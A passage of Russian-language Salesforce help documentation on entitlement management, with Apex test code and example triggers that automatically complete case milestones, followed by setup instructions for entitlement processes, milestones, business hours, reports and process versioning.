List<Case> cases = new List<Case>{};
if (entlId != null){
Case c = new Case(Subject = 'Test Case with Entitlement ',
EntitlementId = entlId, ContactId = contactId);
```

```
cases.add(c);
}
if (cases.isEmpty()==false){
insert cases;
List<Id> caseIds = new List<Id>();
for (Case cL : cases){
caseIds.add(cL.Id);
}
milestoneUtils.completeMilestone(caseIds, 'First Response', System.now());
}
}

static testMethod void testCompleteMilestoneViaCase(){

List<Account> acts = new List<Account>();
Account myAcc = new Account(Name='TestAct', phone='1001231234');
acts.add(myAcc);

Account busAcc = new Account(Name = 'TestForMS', phone='4567890999');
acts.add(busAcc);
insert acts;
Contact cont = new Contact(FirstName = 'Test', LastName = 'LastName', phone='4567890999',
 accountid = busAcc.id);
insert(cont);

Id contactId = cont.Id;

Entitlement entl = new Entitlement(Name='TestEntitlement', AccountId=busAcc.Id);
insert entl;

String entlId;
if (entl != null)
entlId = entl.Id;

List<Case> cases = new List<Case>{};
for(Integer i = 0; i < 1; i++){
Case c = new Case(Subject = 'Test Case ' + i);
cases.add(c);
if (entlId != null){
c = new Case(Subject = 'Test Case with Entitlement ' + i,
EntitlementId = entlId);
cases.add(c);
}
}
```

Пример триггера 1

Контрольная точка «Время принятия решения» указывает срок, в течение которого обращение должно быть закрыто. Это отличный способ, чтобы обеспечить соблюдение сроков принятия решения для обращений в рамках соглашений об уровне обслуживания. Данный пример триггера отмечает контрольную точку «Время принятия решения» как выполненную при закрытии обращения. Это избавляет агента поддержки от необходимости вручную отмечать эту контрольную точку как выполненную.

Прим.: Триггер использует служебный класс для обработки контрольных точек, поэтому необходимо сначала добавить его в код.

Чтобы задать триггер для организации, выполните следующие действия.

1. Введите строку *Триггеры обращения* в поле «Быстрый поиск» в меню «Настройка» и щелкните **«Триггеры обращения»**.
2. Нажмите кнопку **«Создать»**.
3. Скопируйте и вставьте текст триггера в текстовое поле.
4. Нажмите кнопку **«Сохранить»**.

```
trigger CompleteResolutionTimeMilestone on Case (after update) {
    if (UserInfo.getUserType() == 'Standard'){
        DateTime completionDate = System.now();
            List<Id> updateCases = new List<Id>();
            for (Case c : Trigger.new){
                  if (((c.isClosed == true)||(c.Status == 'Closed'))&&((c.SlaStartDate

                        <= completionDate)&&(c.SlaExitDate == null)))
        updateCases.add(c.Id);
        }
    if (updateCases.isEmpty() == false)
       milestoneUtils.completeMilestone(updateCases, 'Resolution Time', completionDate);

    }
}
```

Пример триггера 2

Контрольная точка «Первый ответ» обязывает агентов связаться с контактом обращения в течение X минут или часов с момента создания обращения. Это гарантирует, что сотрудники службы поддержки свяжутся с контактом обращения как можно быстрее. Данный пример триггера для электронной почты отмечает контрольную точку «Первый ответ» как выполненную при отправке сообщения электронной почты контакту обращения. Это избавляет агента поддержки от необходимости вручную отмечать эту контрольную точку «Первый ответ» как выполненную.

Прим.: Триггер использует служебный класс для обработки контрольных точек, поэтому необходимо сначала добавить его в код.

Чтобы задать триггер для организации, выполните следующие действия.

1. Введите строку *Триггеры эл. почты* в поле «Быстрый поиск» в меню «Настройка» и щелкните **«Триггеры эл. почты»**.
2. Нажмите кнопку **«Создать»**.
3. Скопируйте и вставьте текст триггера в текстовое поле.
4. Нажмите кнопку **«Сохранить»**.

```
trigger CompleteFirstResponseEmail on EmailMessage (after insert) {
    if (UserInfo.getUserType() == 'Standard'){
        DateTime completionDate = System.now();
        Map<Id, String> emIds = new Map<Id, String>();
        for (EmailMessage em : Trigger.new){
            if(em.Incoming == false)
                emIds.put(em.ParentId, em.ToAddress);
        }
        if (emIds.isEmpty() == false){
            Set <Id> emCaseIds = new Set<Id>();
            emCaseIds = emIds.keySet();
```

```
                List<Case> caseList = [Select c.Id, c.ContactId, c.Contact.Email,
                    c.OwnerId, c.Status,
                    c.EntitlementId,
                    c.SlaStartDate, c.SlaExitDate
                    From Case c where c.Id IN :emCaseIds];
            if (caseList.isEmpty()==false){
                    List<Id> updateCases = new List<Id>();
                    for (Case caseObj:caseList) {
                        if ((emIds.get(caseObj.Id)==caseObj.Contact.Email)&&
                            (caseObj.Status == 'In Progress')&&
                            (caseObj.EntitlementId != null)&&
                            (caseObj.SlaStartDate <= completionDate)&&
                            (caseObj.SlaStartDate != null)&&
                            (caseObj.SlaExitDate == null))
                                updateCases.add(caseObj.Id);
                    }
                    if(updateCases.isEmpty() == false)
                        milestoneUtils.completeMilestone(updateCases,
                                'First Response', completionDate);
            }
        }
    }
}
```

Пример триггера 3

В то время как предыдущий триггер использовался для сообщений электронной почты, данный триггер отмечает контрольную точку «Первый ответ» как выполненную при добавлении к обращению общедоступного комментария. Данный триггер можно использовать, если служба поддержки допускает общедоступные комментарии к обращению в качестве первого ответа.

Прим.: Триггер использует служебный класс для обработки контрольных точек, поэтому необходимо сначала добавить его в код.

Чтобы задать триггер для организации, выполните следующие действия.

1. Введите строку *Триггеры комментариев к обращению* в поле «Быстрый поиск» в меню «Настройка» и щелкните **«Триггеры комментариев к обращению»**.
2. Нажмите кнопку **«Создать»**.
3. Скопируйте и вставьте текст триггера в текстовое поле.
4. Нажмите кнопку **«Сохранить»**.

```
trigger CompleteFirstResponseCaseComment on CaseComment (after insert) {
    if (UserInfo.getUserType() == 'Standard'){
        DateTime completionDate = System.now();
        List<Id> caseIds = new List<Id>();
        for (CaseComment cc : Trigger.new){
                if(cc.IsPublished == true)
                caseIds.add(cc.ParentId);
        }
        if (caseIds.isEmpty() == false){
            List<Case> caseList = [Select c.Id, c.ContactId, c.Contact.Email,
                    c.OwnerId, c.Status,
                    c.EntitlementId, c.SlaStartDate,
                    c.SlaExitDate
```

```
                    From Case c
                    Where c.Id IN :caseIds];
        if (caseList.isEmpty() == false){
            List<Id> updateCases = new List<Id>();
            for (Case caseObj:caseList) {
                if ((caseObj.Status == 'In Progress')&&
                        (caseObj.EntitlementId != null)&&
                        (caseObj.SlaStartDate <= completionDate)&&
                        (caseObj.SlaStartDate != null)&&
                        (caseObj.SlaExitDate == null))
                    updateCases.add(caseObj.Id);
                }
                if(updateCases.isEmpty() == false)
                    milestoneUtils.completeMilestone(updateCases,
                    'First Response', completionDate);
            }
        }
    }
}
```

Процессы права

Функция «Процессы права», представляющая собой временную шкалу, содержащую все этапы (или контрольные точки), которые должны быть выполнены службой поддержки для принятия решения по записям поддержки (обращениям или заказам на работу). Каждый процесс использует логику, необходимую для определения способа применения соответствующего уровня обслуживания клиентов.

Процессы права требуются не для всех прав. Например, задано определение, согласно которому клиент имеет право на поддержку по телефону, которая должна осуществляться круглосуточно. Чтобы дополнить это определение другими сведениями, воспользуйтесь процессом права. Например, сообщение эл. почты должно быть отправлено определенным пользователям в том случае, если проблема клиента не была решена в течение двух часов.

Можно создать до 1 000 процессов права и до 10 контрольных точек на процесс. Если организация создана до выпуска Summer '13, максимальное количество процессов права может быть ниже. Чтобы увеличить его, свяжитесь с Salesforce.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Прим.: При использовании в организации процессов права рекомендуется управлять заказами на работу и обращениями клиентов на основе разных прав, поскольку процессы права можно применять только для записей, соответствующих типу права. Например, при применении процесса права к праву данный процесс будет выполняться только для связанных с этим правом обращений. Если заказ на работу также связан с правом, процесс не будет выполнен.

Чтобы просмотреть или отменить активные процессы права, введите строку *Процессы права* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Процессы права»**. Чтобы просмотреть или отменить активные действия процесса права, воспользуйтесь очередью процессов права. Отслеживание процессов права недоступно в версии Professional Edition.

Совет: Функция управления версиями процесса права позволяет изменять текущие процессы права, несмотря на их назначение активным правам и обращениям. Например, данная функция может использоваться при изменении бизнес-правил для процессов права или создании нескольких версий одного процесса права, имеющих только незначительные различия.

Прим.: Все пользователи, даже без полномочия «Просмотр настройки и конфигурации», могут просматривать процессы права посредством API.

Настройка процесса права

Процесс права — это временная шкала, содержащая все этапы (или контрольные точки), которые должны быть выполнены службой поддержки для принятия решения по обращению или заказу на работу. Настройте процесс права, чтобы применять его к правам в организации Salesforce.

Движение записи по процессу назначения права

При применении процесса права к праву данный процесс будет выполняться для всех связанных с этим правом записей поддержки. Ниже приведены сведения о том, как записи поддержки, такие как обращения и заказы на работу, двигаются по процессу права.

Отчет по правам

Типы настраиваемых отчетов позволяют определять критерии отчета, поддерживающие запуск и создание отчетов по правам, сервисным контрактам и элементам строки контракта.

Действие параметра «Часы работы» в управлении правами

При привязывании записи поддержки к праву данная запись, ее контрольные точки, процесс права и само право могут использовать различные значения параметра «Часы работы». В данном разделе представлена информация о том, как система Salesforce реализует часы работы в таких ситуациях.

Обновление процесса права

Функция управления версиями права позволяет создавать несколько версий процесса права даже в том случае, если процесс назначен активным правам и записям поддержки.

Создание версии процесса права

Функция управления версиями права позволяет создавать несколько версий процесса права даже в том случае, если процесс назначен активным правам и записям поддержки. В организации Salesforce можно одновременно использовать несколько версий процесса права.

Использование новой версии процесса права

Новая версия процесса права может быть применена ко всем правам, назначенным предыдущей версии, или только к новым правам. Если процесс права применяется к праву, он также применяется к процессу, связанному с активной записью поддержки этого права.

СМ. ТАКЖЕ:

Настройка процесса права

Обновление процесса права

Движение записи по процессу назначения права

Настройка процесса права

Процесс права — это временная шкала, содержащая все этапы (или контрольные точки), которые должны быть выполнены службой поддержки для принятия решения по обращению или заказу на работу. Настройте процесс права, чтобы применять его к правам в организации Salesforce.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

1. Создание процесса права

   Процесс права создается для того, чтобы предоставить агентам службы поддержки временную шкалу с указанием необходимых действий, которые требуется выполнить при работе с записями поддержки. Каждый процесс использует логику, необходимую для определения способа применения соответствующего уровня обслуживания клиентов.

2. Настройка полей процессов права

   Если в организации Salesforce планируется использовать процессы права, необходимо настроить макеты страниц, чтобы агенты службы поддержки могли просматривать процессы права и управлять ими.

3. Добавление контрольной точки в процесс права

   Добавление контрольных точек в процессы права выполняется для определения необходимых этапов процесса поддержки.

4. Добавление действия контрольной точки в процесс права

   Действия контрольной точки это зависимые от времени действия бизнес-правила, которые выполняются на каждом этапе (контрольная точка) процесса права. После того как создан процесс права и в него добавлены контрольные точки, добавьте действия контрольных точек.

5. Применение процесса права к праву

   Процесс права создан, теперь пора его применить! Применяйте процесс права к праву клиента так, чтобы все записи поддержки, созданные на основе права, использовали этот процесс.

СМ. ТАКЖЕ:

Контрольный список для настройки функций управления правами

Создание процесса права

Процесс права создается для того, чтобы предоставить агентам службы поддержки временную шкалу с указанием необходимых действий, которые требуется выполнить при работе с записями поддержки. Каждый процесс использует логику, необходимую для определения способа применения соответствующего уровня обслуживания клиентов.

Прим.: До создания процесса права необходимо создать контрольные точки.

Совет: Модуль Trailhead «Управление правами» знакомит с общими терминами и процессом создания прав. И это здорово! Чтобы начать работу, просмотрите раздел «Управление правами».

1. Введите строку *Процессы права* в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт **«Процессы права»** в разделе «Управление правами».
2. Нажмите кнопку **«Создать процесс права»**.
3. Выберите тип процесса права. Если процесс будет использоваться для применения контрольных точек к обращениям, выберите «Обращение». Если процесс будет использоваться для применения контрольных точек к заказам на работу, выберите «Заказ на работу». Если в организации не используются заказы на работу, будет доступен только параметр «Обращение».

   Прим.: При использовании в организации процессов права рекомендуется управлять заказами на работу и обращениями клиентов на основе разных прав, поскольку процессы права можно применять только для записей, соответствующих типу права. Например, при применении процесса права к праву данный процесс будет выполняться только для связанных с этим правом обращений. Если заказ на работу также связан с правом, процесс не будет выполнен.
4. Введите имя (например, *Стандартный процесс поддержки*) и описание.
5. Чтобы включить процесс, выделите поле **«Активно»**.

   Совет: Рекомендуем сначала добавить действия контрольной точки, а потом активировать процесс права. Действия контрольных точек не могут быть обновлены или удалены после активации и применения процесса к записи.
6. Если вы вы активировали функцию управления версиями права, вы можете использовать версию по умолчанию. Для этого установите флажок **«Версия по умолчанию»**.
7. Выберите критерии входа и выхода записей из процесса права.

Поле	Описание	Дополнительные действия
Запись* входит в процесс	**На основе даты создания записи** Выберите данный параметр, если записи должны входить в процесс при создании.	Нет
	На основе настраиваемого поля даты и времени для записи	Да, отображение раскрывающегося списка для выбора настраиваемых

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прав:
- Чтение для прав

Для изменения прав:
- Редактирование для прав

Для создания и обновления процессов права:
- Управление правами

Поле	Описание	Дополнительные действия
	Выберите данный параметр, если значение настраиваемого поля даты и времени должно определять время входа записи в процесс.	даты и времени. Система не позволяет выбирать только настраиваемую дату.
Запись* выходит из процесса	**На основе времени закрытия записи** Выберите данный параметр, если записи должны выходить из процесса при закрытии.	Нет
	На основе настраиваемых критериев Выберите данный параметр, если записи должны выходить из процесса при выполнении заданных критериев.	Да, выберите один из указанных ниже критериев. • Выберите параметр «критерии выполняются» и укажите критерии фильтрации, которым должна соответствовать запись для выхода из процесса. Например, фильтр обращений *«"Приоритет" равно "Низкий"»* инициирует выход тех обращений, поле «Приоритет» которых содержит значение «Низкий». Выберите параметр «значение формулы оценивается как истинное» и введите формулу, возвращающую значение «Истина» или «Ложь». Если формула возвращает значение «Истина», то система Salesforce инициирует выполнение правила. • Выберите параметр «значение формулы оценивается как истинное» и введите формулу, возвращающую значение «Истина» или «Ложь». Если формула возвращает значение «Истина», то записи выходят из процесса. Например, формула (Обращение: "Приоритет" равно "Низкий") И (Обращение: "Происхождение обращения" равно "Эл. почта", "Интернет")

Поле	Описание	Дополнительные действия
		инициирует выход обращений, поле «Приоритет» которых содержит значение «Низкий», а поле «Происхождение обращения» содержит значение «Эл. почта» или «Интернет».

*Отображаемое имя поля соответствует выбранному типу процесса права.

8. При необходимости выберите часы работы, которые должны применяться к процессу права. Заданные здесь часы работы позволяют вычислять значение поля «Целевая дата» для всех контрольных точек данного процесса права. Дополнительную информацию см. в разделе «Действие параметра "Часы работы" в управлении правами».
9. Сохраните внесенные изменения.

Настройка полей процессов права

Если в организации Salesforce планируется использовать процессы права, необходимо настроить макеты страниц, чтобы агенты службы поддержки могли просматривать процессы права и управлять ими.

1. Добавьте следующие поля в макеты страниц обращения и заказа на работу.

Поле	Описание
«Временная шкала» (доступно только для макетов страниц обращений)	Длительность обращения определяется временем выполнения контрольных точек процесса права. Чтобы просмотреть сведения о любой контрольной точке, щелкните нужную контрольную точку или наведите на нее указатель мыши. Контрольные точки представлены следующими значками. • Выполненная контрольная точка • Нарушенная контрольная точка Чтобы просмотреть прошедшие и предстоящие контрольные точки, переместите значок руки ( ) вдоль инструмента «Масштаб временной шкалы». Данное поле отображается в случае применения процесса права к обращению.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов страниц:
- Настройка приложения

Поле	Описание
Остановлено	Позволяет остановить процесс права в записи, что может потребоваться при ожидании ответа клиента.
Дата остановки	Дата/время остановки процесса права в записи.

2. Сохраните внесенные изменения.

Добавление контрольной точки в процесс права

Добавление контрольных точек в процессы права выполняется для определения необходимых этапов процесса поддержки.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы добавить контрольные точки в процессы права, выполните указанные ниже действия.

- Управление правами

1. Введите строку *Процессы права* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Процессы права»**.
2. Щелкните имя нужного процесса права.
3. При использовании нескольких версий щелкните имя нужного процесса права повторно в списке «Версии процесса права».
4. Нажмите кнопку **«Создать»** в связанном списке «Контрольные точки».
5. Выберите контрольную точку.
6. Введите количество минут на выполнение контрольной точки, по истечении которого инициируется выполнение действия, в поле «Триггер времени (в минутах)».

   Чтобы разрешить динамическое вычисление триггера времени на основе типа контрольной точки и свойств обращения или заказа на работу, установите флажок **«Включить класс Apex для триггера времени (в минутах)»**.

   Прим.: Выполнение данного действия возможно только при наличии настраиваемого класса Apex, реализующего интерфейс `ApexSupport.MilestoneTriggerTimeCalculator`.
7. При выборе параметра **«Включить класс Apex для триггера времени (в минутах)»** укажите класс Apex для вычисляемой динамически контрольной точки посредством поля поиска.
8. Выберите время выполнения контрольной точки.

Параметр	Цель	Условия использования
Критерии контрольной точки	Вычисление поля «Целевая дата» при применении контрольной точки к записи поддержки (соответствие критериям обращения).	Параметр «Целевая дата» контрольной точки зависит от времени его применения к записи. Рекомендуем использовать, если контрольная точка является повторяющейся. Прим.: Процесс права обычно инициируется при создании записи, однако иногда

Параметр	Цель	Условия использования
		контрольные точки применяются к ней с опозданием.
Процесс права	Вычисление контрольной точки «Целевая дата» при запуске процесса права (по умолчанию при создании записи обращения).	Поле контрольной точки «Целевая дата» определяется временем начала процесса права. Например, поле «Целевая дата», отображающее время первого ответа или принятия решения по обращению, всегда вычисляется при запуске процесса права.

9. При необходимости выберите часы работы, которые должны применяться к полю «Целевая дата» данной контрольной точки. Если параметр «Часы работы по контрольной точке» не указан, система использует параметр «Часы работы по процессу права». При отсутствии обоих параметров система использует часы работы по обращению или заказу на работу.
10. Выберите порядок обработки контрольных точек системой Salesforce. Он применяется в ситуациях, когда запись поддержки должна соответствовать критериям нескольких контрольных точек одновременно.
11. Введите критерии, которым должна соответствовать запись для применения контрольной точки.
    - Выберите значение «критерии выполняются» и укажите критерии фильтрации, которым должна соответствовать запись для применения контрольной точки. Например, фильтр «*"Приоритет" равно "Высокий"*» инициирует применение контрольной точки к обращениям, поле «Приоритет» которых содержит значение «Высокий».

      Выберите параметр «значение формулы оценивается как истинное» и введите формулу, возвращающую значение «Истина» или «Ложь». Если формула возвращает значение «Истина», то система Salesforce инициирует выполнение правила.
    - Выберите параметр «значение формулы оценивается как истинное» и введите формулу, возвращающую значение «Истина» или «Ложь». Если формула возвращает значение «Истина», то контрольная точка применяется к записям. Например, формула (Обращение: "Приоритет" равно "Высокий") И (Обращение: "Происхождение обращения" равно "Эл. почта", "Интернет") применяет контрольную точку к обращениям, поле «Приоритет» которых содержит значение «Высокий», а поле «Происхождение обращения» содержит значение «Эл. почта» или «Интернет». Не допускается использование поля «Ответственный за обращение» в формулах.
12. Нажмите кнопку **«Сохранить»**.

Прим.: Контрольные точки измеряются в минутах и секундах, однако время начала и окончания измеряется с точностью до одной минуты. Например, контрольная точка сработала во время 11:10:40, а для выполнения контрольной точки отведено 10 минут. В этом случае конечное время контрольной точки — 11:20:00, а не 11:20:40.

Таким образом, оставшееся время на выполнение контрольной точки агентом составляет 9 минут и 20 секунд, а не 10 полных минут.

СМ. ТАКЖЕ:

Статус контрольной точки

Действия контрольных точек

Добавление действия контрольной точки в процесс права

Действия контрольной точки это зависимые от времени действия бизнес-правила, которые выполняются на каждом этапе (контрольная точка) процесса права. После того как создан процесс права и в него добавлены контрольные точки, добавьте действия контрольных точек.

1. Введите строку *Процессы права* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Процессы права»**.
2. Щелкните имя нужного процесса права.
3. Щелкните имя нужной контрольной точки в связанном списке «Контрольные точки».
4. Чтобы добавить действие предупреждения или нарушения, рекомендуем сначала добавить триггер времени. После добавления триггера появится возможность добавления действия бизнес-правила. Для действий успешного завершения используется триггер времени.

   Совет: Чтобы действие нарушения срабатывало немедленно после нарушения контрольной точки, установите значение «0 мин.» для триггера времени.

5. Нажмите кнопку **«Добавить действие бизнес-правила»** и выберите вариант действия.

Действие бизнес-правила	Выполняемые функции	Пример
Создать задачу	Создание задачи бизнес-правила	Создание задачи для агента службы поддержки, который должен позвонить клиенту при нарушении контрольной точки «Первый ответ».
Создать сообщение эл. почты	Создание электронного предупреждения	Уведомление ответственных за обращение, если возможно нарушение контрольной точки «Первый ответ» по их обращению.
Создать обновление поля	Определение обновления поля	Обновление поля обращения «Приоритет»

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы добавить действия контрольных точек в процессы права, выполните указанные ниже действия.

- Управление правами

  И

  Настройка приложения

Действие бизнес-правила	Выполняемые функции	Пример
		на значение «Высокий», если возможно нарушение контрольной точки «Первый ответ».
Создать исходящее сообщение	Определение исходящего сообщения	Отправка сведений о функциях или услугах во внешнюю систему после успешного завершения действия по контрольной точке «Первый ответ».
Выбрать текущее действие	Выбор текущего действия	Использование текущего электронного предупреждения для уведомления ответственного за обращение, если обращение близко к нарушению правила отправки первого ответа.

Прим.: Инициируемые по времени действия выполняются только в часы работы организации Salesforce. Каждый тип действия контрольной точки позволяет добавлять не более 10 действий и 10 триггеров времени.

СМ. ТАКЖЕ:

Действия контрольных точек

Применение процесса права к праву

Процесс права создан, теперь пора его применить! Применяйте процесс права к праву клиента так, чтобы все записи поддержки, созданные на основе права, использовали этот процесс.

1. Откройте страницу права.
2. Выберите процесс, который следует применить, в поле поиска «Процесс права».

   Важное замечание: При использовании в организации процессов права рекомендуется управлять заказами на работу и обращениями клиентов на основе разных прав, поскольку процессы права можно применять только для записей, соответствующих типу права. Например, при применении процесса права к праву данный процесс будет выполняться только для связанных с этим правом обращений. Если заказ на работу также связан с правом, процесс не будет выполнен.

3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения прав:

- Редактирование для прав

Совет: Если шаблоны права настроены, можно связать процесс права с шаблоном так, что все права, созданные посредством этого шаблона, будут автоматически использовать определенный назначенный процесс.

СМ. ТАКЖЕ:

Движение записи по процессу назначения права

Движение записи по процессу назначения права

При применении процесса права к праву данный процесс будет выполняться для всех связанных с этим правом записей поддержки. Ниже приведены сведения о том, как записи поддержки, такие как обращения и заказы на работу, двигаются по процессу права.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

1. Агент службы поддержки связал запись с правом, которому соответствует процесс права. Для выполнения этого действия можно использовать один из следующих методов.
   - Агент службы поддержки создает запись из связанного списка «Обращения» или «Заказы на работу» для права.
   - Агент службы поддержки создает запись, затем посредством поля поиска «Право» для записи выбирает соответствующее право.
2. Запись входит в процесс права на основе даты создания или настраиваемого поля даты/времени. Настраиваемое поле даты/времени позволяет пользователям редактировать дату инициирования записи при ее входе в процесс.
3. Система Salesforce назначает записи контрольные точки с совпадающими критериями. Например, при использовании критерия контрольной точки *«"Приоритет" равно "Высокий"»*, а также значения *«Высокий»* в поле «Приоритет» обращения система Salesforce назначает обращению контрольную точку с критерием *«"Приоритет" равно "Высокий"»*. Одновременно запись связывается только с одной контрольной точкой. По мере прохождения процесса обращение связывается с несколькими контрольными точками.
4. Действия контрольной точки определяют время и условия выполнения действий предупреждения, нарушения или успешного завершения для конкретной записи.
5. Агент службы поддержки обновляет запись для завершения действия контрольной точки.
6. Обновленная запись повторно проходит процесс права и инициирует любые соответствующие контрольные точки.
7. Запись выходит из процесса на основе настраиваемых критериев или при закрытии.

Чтобы просмотреть записи с назначенными правами, создайте списковые представления обращений или заказов на работу, отфильтрованные по полям процесса права.

Важное замечание: При выходе записи из процесса права не происходит автоматического обозначения контрольных точек как выполненных. Сведения о том, как написать триггер Apex для автоматического выполнения контрольных точек, соответствующих уникальным критериям, см. в разделе «Автоматическое выполнение контрольных точек обращения».

СМ. ТАКЖЕ:

Настройка прав

Контрольный список для настройки функций управления правами

Отчет по правам

Типы настраиваемых отчетов позволяют определять критерии отчета, поддерживающие запуск и создание отчетов по правам, сервисным контрактам и элементам строки контракта.

Ниже перечислены типы настраиваемых отчетов, доступ к которым организация Salesforce автоматически получает после настройки функции управления правами.

Тип настраиваемого отчета	Описание	Область типа отчета
Организации с правами и контактами	Данный тип отчета составляет список организаций с правами, содержащими контакты (названные операторы).	Организации и контакты
Сервисные контракты с элементами строки контракта	Данный тип отчета составляет список сервисных контрактов с элементами строки контракта (продуктами).	Отчеты службы поддержки
Сервисные контракты с правами	Данный тип отчета составляет список сервисных контрактов с правами.	Отчеты службы поддержки
Обращения с контрольными точками	Данный тип отчета составляет список обращений с контрольными точками. Прим.: Отчет данного типа не подлежит настройке.	Отчеты службы поддержки

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов по управлению правами:

- Управление типами настраиваемых отчетов

Для создания и выполнения отчетов на основе типов настраиваемых отчетов по управлению правами:

- Создание и настройка отчетов

Чтобы настроить типы настраиваемых отчетов по управлению правами, выполните следующие действия.

1. В разделе «Настройка» введите *Типы отчетов* в поле «Быстрый поиск», затем выберите **«Типы отчетов»**.
2. Ниже перечислены действия, доступные на странице «Все типы настраиваемых отчетов».
   - Создайте тип настраиваемого отчета. Выбор прав в качестве основного объекта невозможен.
   - Обновите следующие параметры: имя типа настраиваемого отчета, категория типа отчета, статус развертывания.
   - Удалите тип настраиваемого отчета.

     Важное замечание: При удалении типа настраиваемого отчета все данные, сохраняемые для типа настраиваемого отчета, удаляются и не подлежат восстановлению из корзины.

Совет: Чтобы просмотреть список заказов на работу в организации, используйте тип настраиваемого отчета «Контрольные точки объекта» для создания отчета о заказе на работу.

СМ. ТАКЖЕ:

Настройка прав

Настройка сервисных контрактов

Действие параметра «Часы работы» в управлении правами

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

При привязывании записи поддержки к праву данная запись, ее контрольные точки, процесс права и само право могут использовать различные значения параметра «Часы работы». В данном разделе представлена информация о том, как система Salesforce реализует часы работы в таких ситуациях.

Часы работы для записей с процессами права применяются в соответствии с иерархией. Система Salesforce использует часы работы, заданные на высшем уровне.

Таким образом, часы работы по контрольной точке переопределяют часы работы по процессу права, которые, в свою очередь, переопределяют часы работы по обращению или заказу на работу. Если часы работы по контрольной точке не установлены, используются часы работы по процессу права. Если рабочие часы не указаны для контрольной точки или процесса права, используются рабочие часы по обращению или заказу на работу.

Кроме того, пользователь может устанавливать часы работы по правам. Если создается запись на основе права, она наследует часы работы по праву. Однако если право является частью процесса права, то рекомендуется оставить поле часов работы по праву незаполненным. Связанные записи будут автоматически использовать часы работы по процессу права.

Воспользуйтесь следующими рекомендациями для настройки часов работы.

- Чтобы использовать один и тот же процесс права для записей с разными часами работы, определяйте часы работы на уровне процесса права. Предположим, что определены следующие часы работы по процессу права: с 9 до 17 в рабочие дни. Если клиент требует, чтобы его обращение обновлялось вечером и в выходные дни, можно создать контрольную точку «Обновление клиента» с собственными часами работы в режиме 24/7.
- Чтобы использовать разные часы работы для разных уровней серьезности, определяйте часы работы на уровне контрольной точки. Например, если уровень серьезности обращения возрастает, возможно, потребуется обращаться к клиенту чаще. Можно создать контрольную точку «Последний контакт», которая изменяет часы работы в соответствии с уровнем серьезности. При этом другие контрольные точки в процессе права остаются неизменными.

СМ. ТАКЖЕ:

Настройка процесса права

Обновление процесса права

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Функция управления версиями права позволяет создавать несколько версий процесса права даже в том случае, если процесс назначен активным правам и записям поддержки.

Контроль версий прав следует использовать в следующих случаях:

- вам требуется создать несколько версий процесса права с некоторыми различиями;
- вам необходимо обновить процесс права так, чтобы в нем отражались изменения в ваших бизнес-процессах;

вы можете обнаружить, что процесс права должен обновляться посезонно или что необходимо выполнить откат до предыдущей версии.

Прим.: Чтобы создать несколько версий процессов права, следует включить функцию управления версиями права в организации. На странице «Параметры права» в меню «Настройка» выберите пункт **«Включить функцию управления версиями права»**.

Если создаются версии процессов права с одинаковым именем, их можно различить с помощью номера версии и примечаний. Система Salesforce не допускает отключения функции управления версиями права, поэтому всегда известен текущий вариант версии.

Ниже перечислены сведения, которые могут быть изменены при создании новой версии процесса права.

- Имя
- Описание
- Активность процесса
- Использование версии по умолчанию
- Критерии входа
- Критерии выхода

При необходимости добавьте примечания к версии. Примечания позволяют различать версии одного и того же процесса, использующие одинаковые имена.

Новые версии используемых процессов права поддерживают добавление новых контрольных точек, но не поддерживают редактирование текущих контрольных точек. Новые версии неиспользуемых процессов поддерживают добавление новых контрольных точек и редактирование текущих контрольных точек.

Новая версия процесса права может быть применена ко всем правам и записям поддержки, назначенным предыдущей версии, или только к новым правам и записям. Все версии процесса права должны быть одного типа: обращение или заказ на работу.

СМ. ТАКЖЕ:

Создание версии процесса права

Использование новой версии процесса права

Создание версии процесса права

